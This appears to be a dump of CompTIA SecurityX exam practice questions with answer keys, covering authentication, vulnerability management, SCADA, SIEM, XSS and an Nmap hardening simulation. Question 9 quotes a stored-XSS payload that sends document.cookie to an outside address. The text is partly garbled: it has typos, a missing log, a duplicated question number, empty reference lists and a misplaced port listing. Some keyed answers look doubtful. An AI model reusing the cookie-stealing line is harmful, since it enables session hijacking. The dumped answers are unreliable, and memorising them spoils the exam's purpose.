

CompTIA

Exam Questions CAS-005

CompTIA SecurityX Exam



NEW QUESTION 1

A company wants to implement hardware security key authentication for accessing sensitive information systems. The goal is to prevent unauthorized users from gaining access with a stolen password. Which of the following models should the company implement to best solve this issue?

- A. Rule based
- B. Time-based
- C. Role based
- D. Context-based

Answer: D

Explanation:

Context-based authentication enhances traditional security methods by incorporating additional layers of information about the user's current environment and behavior. This can include factors such as the user's location, the time of access, the device used, and the behavior patterns. It is particularly useful in preventing unauthorized access even if an attacker has obtained a valid password.

? Rule-based (A) focuses on predefined rules and is less flexible in adapting to dynamic threats.

? Time-based (B) authentication considers the time factor but doesn't provide comprehensive protection against stolen credentials.

? Role-based (C) is more about access control based on the user's role within the organization rather than authenticating the user based on current context.

By implementing context-based authentication, the company can ensure that even if a password is compromised, the additional contextual factors required for access (which an attacker is unlikely to possess) provide a robust defense mechanism.

References:

? CompTIA SecurityX guide on authentication models and best practices.

? NIST guidelines on authentication and identity proofing.

? Analysis of multi-factor and adaptive authentication techniques.

NEW QUESTION 2

A company is having issues with its vulnerability management program. New devices/IPs are added and dropped regularly, making the vulnerability report inconsistent. Which of the following actions should the company take to most likely improve the vulnerability management process?

- A. Request a weekly report with all new assets deployed and decommissioned
- B. Extend the DHCP lease time to allow the devices to remain with the same address for a longer period.
- C. Implement a shadow IT detection process to avoid rogue devices on the network
- D. Perform regular discovery scanning throughout the IT landscape using the vulnerability management tool

Answer: D

Explanation:

To improve the vulnerability management process in an environment where new devices/IPs are added and dropped regularly, the company should perform regular discovery scanning throughout the IT landscape using the vulnerability management tool. Here's why:

? Accurate Asset Inventory: Regular discovery scans help maintain an up-to-date inventory of all assets, ensuring that the vulnerability management process includes all relevant devices and IPs.

? Consistency in Reporting: By continuously discovering and scanning new and existing assets, the company can generate consistent and comprehensive vulnerability reports that reflect the current state of the network.

? Proactive Management: Regular scans enable the organization to proactively identify and address vulnerabilities on new and existing assets, reducing the window of exposure to potential threats.

? References:

NEW QUESTION 3

A developer needs to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module. Which of the following is the most appropriate technique?

- A. Key splitting
- B. Key escrow
- C. Key rotation
- D. Key encryption
- E. Key stretching

Answer: E

Explanation:

The most appropriate technique to improve the cryptographic strength of a password-storage component in a web application without completely replacing the crypto-module is key stretching. Here's why:

? Enhanced Security: Key stretching algorithms, such as PBKDF2, bcrypt, and scrypt, increase the computational effort required to derive the encryption key from the password, making brute-force attacks more difficult and time-consuming.

? Compatibility: Key stretching can be implemented alongside existing cryptographic modules, enhancing their security without the need for a complete overhaul.

? Industry Best Practices: Key stretching is a widely recommended practice for securely storing passwords, as it significantly improves resistance to password-cracking attacks.

? References:

NEW QUESTION 4

A news organization wants to implement workflows that allow users to request that untruthful data be retraced and scrubbed from online publications to comply with the right to be forgotten. Which of the following regulations is the organization most likely trying to address?

- A. GDPR
- B. COPPA
- C. CCPA
- D. DORA

Answer: A

Explanation:

The General Data Protection Regulation (GDPR) is the regulation most likely being addressed by the news organization. GDPR includes provisions for the "right to be forgotten," which allows individuals to request the deletion of personal data that is no longer necessary for the purposes for which it was collected. This regulation aims to protect the privacy and personal data of individuals within the European Union.

References:

? CompTIA SecurityX Study Guide: Covers GDPR and its requirements, including the right to be forgotten.

? GDPR official documentation: Details the rights of individuals, including data erasure and the right to be forgotten.

? "GDPR: A Practical Guide to the General Data Protection Regulation" by IT Governance Privacy Team: Provides a comprehensive overview of GDPR compliance, including workflows for data deletion requests.

NEW QUESTION 5

Within a SCADA a business needs access to the historian server in order together metric about the functionality of the environment. Which of the following actions should be taken to address this requirement?

- A. Isolating the historian server for connections only from The SCADA environment
- B. Publishing the C\$ share from SCADA to the enterprise
- C. Deploying a screened subnet between 11 and SCADA
- D. Adding the business workstations to the SCADA domain

Answer: A

Explanation:

The best action to address the requirement of accessing the historian server within a SCADA system is to isolate the historian server for connections only from the SCADA environment. Here??s why:

? Security and Isolation: Isolating the historian server ensures that only authorized devices within the SCADA environment can connect to it. This minimizes the attack surface and protects sensitive data from unauthorized access.

? Access Control: By restricting access to the historian server to only SCADA devices, the organization can better control and monitor interactions, ensuring that only legitimate queries and data retrievals occur.

? Best Practices for Critical Infrastructure: Following the principle of least privilege, isolating critical components like the historian server is a standard practice in securing SCADA systems, reducing the risk of cyberattacks.

? References:

NEW QUESTION 6

A company's SICM Is continuously reporting false positives and false negatives The security operations team has Implemented configuration changes to troubleshoot possible reporting errors Which of the following sources of information best supports the required analysts process? (Select two).

- A. Third-party reports and logs
- B. Trends
- C. Dashboards
- D. Alert failures
- E. Network traffic summaries
- F. Manual review processes

Answer: AB

Explanation:

When dealing with false positives and false negatives reported by a Security Information and Event Management (SIEM) system, the goal is to enhance the accuracy of the alerts and ensure that actual threats are identified correctly. The following sources of information best support the analysis process:

* A. Third-party reports and logs: Utilizing external sources of information such as threat intelligence reports, vendor logs, and other third-party data can provide a broader perspective on potential threats. These sources often contain valuable insights and context that can help correlate events more accurately, reducing the likelihood of false positives and false negatives.

* B. Trends: Analyzing trends over time can help in understanding patterns and anomalies in the data. By observing trends, the security team can distinguish between normal and abnormal behavior, which aids in fine-tuning the SIEM configurations to better detect true positives and reduce false alerts.

Other options such as dashboards, alert failures, network traffic summaries, and manual review processes are also useful but are more operational rather than foundational for understanding the root causes of reporting errors in SIEM configurations.

References:

? CompTIA SecurityX Study Guide: Emphasizes the importance of leveraging external threat intelligence and historical trends for accurate threat detection.

? NIST Special Publication 800-92, "Guide to Computer Security Log Management": Highlights best practices for log management, including the use of third-party sources and trend analysis to improve incident detection.

? "Security Information and Event Management (SIEM) Implementation" by David Miller: Discusses the use of external intelligence and trends to enhance SIEM accuracy.

NEW QUESTION 7

Users must accept the terms presented in a captive portal when connecting to a guest network. Recently, users have reported that they are unable to access the Internet after joining the network A network engineer observes the following:

- Users should be redirected to the captive portal.
- The Motive portal runs TI. S 1 2
- Newer browser versions encounter security errors that cannot be bypassed
- Certain websites cause unexpected re directs

Which of the following mow likely explains this behavior?

- A. The TLS ciphers supported by the captive portal ate deprecated
- B. Employment of the HSTS setting is proliferating rapidly.
- C. Allowed traffic rules are causing the NIPS to drop legitimate traffic
- D. An attacker is redirecting supplicants to an evil twin WLAN.

Answer: A

Explanation:

The most likely explanation for the issues encountered with the captive portal is that the TLS ciphers supported by the captive portal are deprecated. Here??s why:

? TLS Cipher Suites: Modern browsers are continuously updated to support the latest security standards and often drop support for deprecated and insecure cipher suites. If the captive portal uses outdated TLS ciphers, newer browsers may refuse to connect, causing security errors.

? HSTS and Browser Security: Browsers with HTTP Strict Transport Security

(HSTS) enabled will not allow connections to sites with weak security configurations. Deprecated TLS ciphers would cause these browsers to block the connection.

? References:

By updating the TLS ciphers to modern, supported ones, the security engineer can ensure compatibility with newer browser versions and resolve the connectivity issues reported by users.

NEW QUESTION 8

A user submits a help desk ticket stating their account does not authenticate sometimes. An analyst reviews the following logs for the user:

Which of the following best explains the reason the user's access is being denied?

- A. incorrectly typed password
- B. Time-based access restrictions
- C. Account compromise
- D. Invalid user-to-device bindings

Answer: B

Explanation:

The logs reviewed for the user indicate that access is being denied due to time-based access restrictions. These restrictions are commonly implemented to limit access to systems during specific hours to enhance security. If a user attempts to authenticate outside of the allowed time window, access will be denied. This measure helps prevent unauthorized access during non-business hours, reducing the risk of security incidents.

References:

? CompTIA SecurityX Study Guide: Covers various access control methods, including time-based restrictions, as a means of enhancing security.

? NIST Special Publication 800-53, "Security and Privacy Controls for Information Systems and Organizations": Recommends the use of time-based access restrictions as part of access control policies.

? "Access Control and Identity Management" by Mike Chapple and Aaron French: Discusses the implementation and benefits of time-based access restrictions.

NEW QUESTION 9

During a forensic review of a cybersecurity incident, a security engineer collected a portion of the payload used by an attacker on a compromised web server. Given the following portion of the code:

```
..asd...<>..document.location="https://10.10.1.2/?"x="+document.cookie; ..12..fa..
<>...ash214#621...41..2...8.8.
```

Which of the following best describes this incident?

- A. XSRF attack
- B. Command injection
- C. Stored XSS
- D. SQL injection

Answer: C

Explanation:

The provided code snippet shows a script that captures the user's cookies and sends them to a remote server. This type of attack is characteristic of Cross-Site Scripting (XSS), specifically stored XSS, where the malicious script is stored on the target server (e.g., in a database) and executed in the context of users who visit the infected web page.

? A. XSRF (Cross-Site Request Forgery) attack: This involves tricking the user into performing actions on a different site without their knowledge but does not involve stealing cookies via script injection.

? B. Command injection: This involves executing arbitrary commands on the host operating system, which is not relevant to the given JavaScript code.

? C. Stored XSS: The provided code snippet matches the pattern of a stored XSS attack, where the script is injected into a web page, and when users visit the page, the script executes and sends the user's cookies to the attacker's server.

? D. SQL injection: This involves injecting malicious SQL queries into the database and is unrelated to the given JavaScript code.

References:

? CompTIA Security+ Study Guide

? OWASP (Open Web Application Security Project) guidelines on XSS

? "The Web Application Hacker's Handbook" by Dafydd Stuttard and Marcus Pinto

NEW QUESTION 10

SIMULATION

You are a security analyst tasked with interpreting an Nmap scan output from company??s privileged network.

The company??s hardening guidelines indicate the following: There should be one primary server or service per device. Only default ports should be used.

Non-secure protocols should be disabled.

INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:

The IP address of the device

The primary server or service of the device (Note that each IP should be associated with one service/port only)

The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines)

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

```

NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      CrushFTP sftpd (protocol 2.0)
8080/tcp  open  http     CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
25/tcp    closed smtp      Barracuda Networks Spam Firewall smtpd
415/tcp   open  ssl/smtpd smtpd
587/tcp   open  ssl/smtpd smtpd
443/tcp   open  ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open  http     Microsoft IIS httpd 7.5
443/tcp   open  ssl/http Microsoft IIS httpd 7.5
2001/tcp  closed dc
2047/tcp  closed dls
2196/tcp  closed unknown
6001/tcp  closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Pure-FTPd
443/tcp   open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).
    
```

Devices Discovered (0)

+ Add Device For

▼

10.1.45.65

10.1.45.66

10.1.45.67

10.1.45.68

```

NMAP Scan Output

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      CrushFTP sftpd (protocol 2.0)
8080/tcp  open  http     CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE  VERSION
25/tcp    closed smtp      Barracuda Networks Spam Firewall smtpd
415/tcp   open  ssl/smtp smtpd
587/tcp   open  ssl/smtp smtpd
443/tcp   open  ssl/http Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)
or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22)
(88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6
(88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9
(Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux
2.6) (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: barracuda.pnp.root; CPE:
cpe:/h:barracudanetworks:spam_%26_virus_firewall_600:-

Nmap scan report for 10.1.45.67
Host is up (0.026s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE  VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      FileZilla ftpd 0.9.39 beta
22/tcp    closed ssh
80/tcp    open  http     Microsoft IIS httpd 7.5
443/tcp   open  ssl/http Microsoft IIS httpd 7.5
2001/tcp  closed dc
2047/tcp  closed dls
2196/tcp  closed unknown
6001/tcp  closed X11:1
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)
OS CPE: cpe:/o:microsoft:windows_vista::sp2 cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      Pure-FTPD
443/tcp   open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

```

Devices Discovered (1)

+ Add Device For

IP Address

Role ▼

- SFTP Server
- Email Server
- FTP Server
- UTM Appliance
- Web Server
- Database Server
- AD Server

Disable Protocols

- 20/tcp
- 21/tcp
- 22/tcp
- 25/tcp
- 80/tcp
- 415/tcp
- 443/tcp
- 8080/tcp

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

- * 10.1.45.65 SFTP Server Disable 8080
- * 10.1.45.66 Email Server Disable 415 and 443
- * 10.1.45.67 Web Server Disable 21, 80
- * 10.1.45.68 UTM Appliance Disable 21

NEW QUESTION 10

Which of the following is the main reason quantum computing advancements are leading companies and countries to deploy new encryption algorithms?

- A. Encryption systems based on large prime numbers will be vulnerable to exploitation
- B. Zero Trust security architectures will require homomorphic encryption.
- C. Perfect forward secrecy will prevent deployment of advanced firewall monitoring techniques
- D. Quantum computers will enable malicious actors to capture IP traffic in real time

Answer: A

Explanation:

Advancements in quantum computing pose a significant threat to current encryption systems, especially those based on the difficulty of factoring large prime numbers, such as RSA. Quantum computers have the potential to solve these problems exponentially faster than classical computers, making current cryptographic systems vulnerable.

Why Large Prime Numbers are Vulnerable:

- ? Shor's Algorithm: Quantum computers can use Shor's algorithm to factorize large integers efficiently, which undermines the security of RSA encryption.
- ? Cryptographic Breakthrough: The ability to quickly factor large prime numbers means that encrypted data, which relies on the hardness of this mathematical problem, can be decrypted.

Other options, while relevant, do not capture the primary reason for the shift towards new encryption algorithms:

- ? B. Zero Trust security architectures: While important, the shift to homomorphic encryption is not the main driver for new encryption algorithms.
- ? C. Perfect forward secrecy: It enhances security but is not the main reason for new encryption algorithms.
- ? D. Real-time IP traffic capture: Quantum computers pose a more significant threat to the underlying cryptographic algorithms than to the real-time capture of traffic.


References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-208, "Recommendation for Stateful Hash-Based Signature Schemes"
- ? "Quantum Computing and Cryptography," MIT Technology Review

